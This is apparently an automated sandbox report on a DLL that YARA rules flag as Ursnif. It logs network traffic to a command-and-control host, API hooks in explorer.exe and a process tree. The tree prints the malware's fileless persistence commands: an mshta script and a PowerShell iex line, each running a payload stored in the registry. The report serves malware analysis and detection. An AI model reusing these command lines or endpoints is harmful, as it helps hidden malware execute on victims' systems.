6c 67 2f 45 cc 54 33 cd 85 a3 8f 33 4f 0d 79 f8 4c 04 79 aa 0c d3 c8 93 7a 24 9f 20 7d 02 4e fa a5 36 88 b0 9a e8 20 9b 62 f3 31 17 32 46 21 12 b8 33 1f 27 ce 93 16 95 fb 01 99 67 ac 53 06 2e 23 6c 42 83 1c 2a 75 b2 89 86 99 a0 17 5d ac 8e 31 36 3b e8 1d 84 22 ea 4f 8e 2a 21 2b d7 3a 5d 2c eb 26 50 d3 e5 ec 3c 58 f2 49 aa e0 4b 9f b1 ed 72 95 fd 0d 15 ad b4 9e 0a 60 06 f9 f5 9e a9 98 2d 0b 77 68 29 e6 b2 2a 0a ca de a4 62 55 e9 f1 34 c2 8e c2 b7 15 21 ba 0d c5 6b b1 2e 90 29 f2 5e d1 64 32 0e 35 97 9f ed 68 cd e9 ae 09 ea db 3d fc 91 09 e3 43 e5 ab c3 f0 2d c3 9e e5 d7 e6 5d 57 a7 1f 37 6a b5 Data Ascii: 8ulSF"<IxF:V;FZPxSpErWf[16l`.tmOsk,$ @:suCbb]V9aa:cCZ@H/9(Ko/YPJB%_aHgOjA@`{o9zZFJ/-JE3 /yBRe/RF&l`Fb^qH`c=&w{1FOh%3`h:sT-NsZt;7/)Lr.)]";DX{}d"]yGed0%v<Mp6iY!8DB"MR;YHzNIPnH1#t0^+7\K@[,A8G 7>GB]RR<ejg02-gdE P\~02!<#19J!pTlU8j2.%"K^MjY31QW;:-vDI+FV!VInwJRlg/ET33OyLyz$ }N6 b12F!3'gS.#IB*u]1 6;"O*!+:],&P<XIKr`-wh)*bU4!k.)^d25h=C-]W7j

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49747	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:44:34.909401894 CEST	6212	OUT	GET /xLrZ8_2FAB_/2FR6_2Fu_2BaTb/5C0xlUV0a1z9g8JcSnrbc/zEmj_2FBKBeSMEdB/rpah9sEy05_2FMj/rgA emzqzwypRqSD3eM/ySehLjXGP/_2F2eaqjDNgoGOdY2xjO/lxujYqltab3Dgh1Vp4T/RNQ5Rf8S9BJak5pPf1FkxX/ 2auljGjvaWnJH/suecnPKU/olT9tbEkXPnG8gDAitQyOg9/1DNb6hIlq6/OiafzFeAG90CnfWoP/W8OT_2FPGN41/y 61_2BxGed4/Yzj6O0tW6lurQf/cIMHEq_2Fb3tO3ZabQx9l/ByrsZiIrbroNOxIz/RtnqStklGAPq7Xq/3Y7I2nWG867Sux/r HT TP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Host: app.flashgameo.at
Jul 30, 2021 01:44:35.493752956 CEST	6213	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:44:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49748	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:44:35.891422033 CEST	6214	OUT	POST /AaIOQUP2y/4dnIAMN75W41Bfts1fSz/M_2Fx5i8y8r51u0lG8k/Vow6wxsSIumTiRnzEaU_2F/CNqZZratbcUbt/LfJIE5RK/Qn2KT5OfSwybCTYBU60XzCf/sUfUuU3ny4/Nvm_2F3pWKviik2bT/GkHFCrtshckm/ulvNk97G1Hx/pXIQmYClmd4w2X/GUTmFeyxxN3C13bmMyAKU/NQgWhtBdSJ1Z_2Fo/_2B4Pdro50W_2FD/Bvoq_2B6Eukz15ckDu/b66LiH2F3/_2FbDHmG1_2BEazwEN73/RMWRczom09mYBn_2F5G/UMe8OA5em/vbxfmSXOeF5/N7V HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: app.flashgameo.at
Jul 30, 2021 01:44:36.468389988 CEST	6214	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:44:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 62 30 0d 0a f2 5e 6e d1 85 a8 9b 85 ab fb b7 69 86 c7 02 1c 59 a3 af 4d 0f 8e 8c a3 ed 09 a6 18 36 5e 32 43 29 69 9b 5d 0e 11 2b ae 95 bf b6 e7 94 9e f1 e6 6e 14 5b ee ce b0 09 fc ce b0 0b 20 48 18 f1 a6 cf 79 88 6d 8a 5c 89 25 36 34 9b 90 1f c9 07 fa 6b 98 4a a0 14 87 7b 31 69 93 72 c1 67 d7 d2 9d 06 76 10 bc 8e 0e 26 3e 79 0f 55 23 0a 39 2b 44 b8 e3 d2 e9 d4 ab 1e a0 e1 b9 ec e4 67 bd d1 ec b0 1d cb 96 8e a5 ff da 84 15 cc 62 36 c9 15 a6 cc df e3 5e 60 fe 33 08 6f 8c 56 d3 ce 02 f2 8e 0e 83 30 62 db 4d 80 97 cd 57 c1 fc 3b 41 61 8f 0d 0a 30 0d 0a 0d 0a Data Ascii: b0^niYM6^2C)i]+n[Hym\%64kJ{1irgv&>yU#9+Dgb6^`3oV0bMW;Aa0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 4156 Parent PID: 5696

General

Start time:	01:41:55
Start date:	30/07/2021

Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\beneficial.dll'
Imagebase:	0xdb0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.373389445.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370586120.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.435306000.0000000004E68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370648596.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370736273.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370774075.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370705290.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.379171921.0000000003CBC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.377531681.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370678028.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370795651.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.370752260.0000000003EB8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 5904 Parent PID: 4156

General

Start time:	01:41:55
Start date:	30/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\beneficial.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5892 Parent PID: 4156

General

Start time:	01:41:55
Start date:	30/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\beneficial.dll,Born
Imagebase:	0xc20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5928 Parent PID: 5904

General

Start time:	01:41:56
Start date:	30/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\beneficial.dll',#1
Imagebase:	0xc20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348342609.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348321035.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348246192.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354947926.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.357289358.0000000004E8C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.409791915.0000000005858000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348360798.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348388126.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.352157676.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348375110.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348299510.0000000005088000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.348273789.0000000005088000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: rundll32.exe PID: 2212 Parent PID: 4156

General

Start time:	01:42:00
Start date:	30/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\beneficial.dll,Fitsecond
Imagebase:	0xc20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1708 Parent PID: 4156

General

Start time:	01:42:06
Start date:	30/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\beneficial.dll,Pastput
Imagebase:	0xc20000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 5628 Parent PID: 3388

General

Start time:	01:43:11
Start date:	30/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Bn9l='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Bn9l).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff775980000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 5068 Parent PID: 5628

General

Start time:	01:43:13
Start date:	30/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 5488 Parent PID: 5068

General

Start time:	01:43:14
Start date:	30/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 2592 Parent PID: 5068

General

Start time:	01:43:22
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\kdz1kgtq\kdz1kgtq.cmdline'
Imagebase:	0x7ff64dba0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6048 Parent PID: 2592

General

Start time:	01:43:23
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES7CE2.tmp' 'c:\Users\user\AppData\Local\Temp\kdz1kgtq\CSC3C6C006953954AC2BBB3EA5383F4311.TMP'
Imagebase:	0x7ff710050000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: mshta.exe PID: 3288 Parent PID: 3388

General

Start time:	01:43:23
Start date:	30/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>J7aj='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(J7aj).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff775980000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6104 Parent PID: 3288

General

Start time:	01:43:26
Start date:	30/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: 4812 Parent PID: 5068

General

Start time:	01:43:26
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\tangn2aw\tangn2aw.cmdline'
Imagebase:	0x7ff64dba0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5300 Parent PID: 6104

General

Start time:	01:43:26
Start date:	30/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 3384 Parent PID: 4812

General

Start time:	01:43:28
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES92FA.tmp' 'c:\Users\user\AppData\Local\Temp\tangn2aw\CSCCFAE70CB50C649DC9230F2DAC50A036.TMP'
Imagebase:	0x7ff710050000

File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 5988 Parent PID: 5928

General

Start time:	01:43:32
Start date:	30/07/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff71e6a0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 2132 Parent PID: 6104

General

Start time:	01:43:34
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\4mppu3lx\4mppu3lx.cmdline'
Imagebase:	0x7ff64dba0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 4436 Parent PID: 2132

General

Start time:	01:43:36
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESB25A.tmp' 'c:\Users\user\AppData\Local\Temp\4mppu3lx\CSC5D5E602DFAC54795936F9835A1D78A6E.TMP'
Imagebase:	0x7ff710050000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 1092 Parent PID: 5988

General

Start time:	01:43:38
Start date:	30/07/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff64c4c0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3388 Parent PID: 5068

General

Start time:	01:43:39
Start date:	30/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 3820 Parent PID: 6104

General

Start time:	01:43:42
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\y3j0hr41\y3j0hr41.cmdline'
Imagebase:	0x7ff64dba0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 1968 Parent PID: 3820

General

Start time:	01:43:44
Start date:	30/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESCF86.tmp' 'c:\Users\user\AppData\Local\Temp\y3j0hr41\CSC1BD10A2A5D864F59B6883896D7374BCD.TMP'
Imagebase:	0x7ff710050000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 4924 Parent PID: 4156

General

Start time:	01:43:44
Start date:	30/07/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff71e6a0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.454676310.0000018F0052C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000002.524027105.0000018F0052C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.454577691.0000018F0052C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.454500473.0000018F0052C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002A.00000003.454723611.0000018F0052C000.00000004.00000040.sdmp, Author: Joe Security

Disassembly

Code Analysis